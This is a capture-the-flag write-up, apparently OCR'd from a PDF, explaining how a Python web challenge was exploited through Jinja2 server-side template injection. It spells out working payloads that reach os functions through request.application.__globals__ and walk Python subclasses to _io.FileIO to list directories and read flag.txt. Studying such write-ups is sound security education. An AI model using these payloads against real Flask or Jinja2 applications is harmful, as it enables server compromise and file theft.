
Identifying vulnerability

GET request sent using URL: http://chall.seccomp.xyz:5003/read?name=Javis

Given the problem statement that the web app is developed using Python, it is most likely using Flask or Django. Which means that Jinja2 template injection is a potential vulnerability. I tested it using {{ 2*2}} as the parameter value – it printed 4. This confirms that Jinja2 template injection works for this website.



Exploitation


Firstly, I had to try to get the current directory of the web site. I used : http://chall.seccomp.xyz:5003/read?name={{request.application.__globals__.__builtins__.__import__(%27os%27).getcwd()}}.

Assuming that is built with Flask, the above line should give me the current working directory.

request.application.__globals__ accesses the Flask's application global context.

__builtins__ gives me the access to Python's built-in functions and libraries.

__import__('os') gives me the os module and getcwd() is an os method to get the current working directory.




Hence, I found the current working directory: /home/app.

Next, I needed to access /home/app and list all files/folders in it.

I used :
http://chall.seccomp.xyz:5003/read?name={{request.application.__globals__.__builtins__.__import__(%27os%27).listdir(%27/home/app%27)}}


Used this to find: Hi, ['Dockerfile', 'static', 'docker-compose.yml', 'flag.txt', 'requirements.txt'].

listdir('/home/app') gives the contents in the /home/app directory.



Now that the flag has been discovered – flag.txt, I will have to read the file. The file can be read using the _io.FileIO class.

Firstly, I used a random arbitrary string 'abc' and used 'abc'.__class__.__base__.subclasses__() to get a list of Python classes.




Next, I have to find the class _io._IOBase and get its index. In this case, the index is 92.

'abc'.__class__.__base__.subclasses__()[92]

I have to find _io.FileIO, therefore I have to iterate through its subclasses until I find it.

'abc'.__class__.__base__.__subclasses__()[92].__subclasses__()[0].__subclasses__()[0]



Here, I access the file using the directory that I found previously and read it to give me the flag.
'abc'.__class__.__base__.__subclasses__()[92].__subclasses__()[0].__subclasses__()[0]('/home/app/flag.txt').read()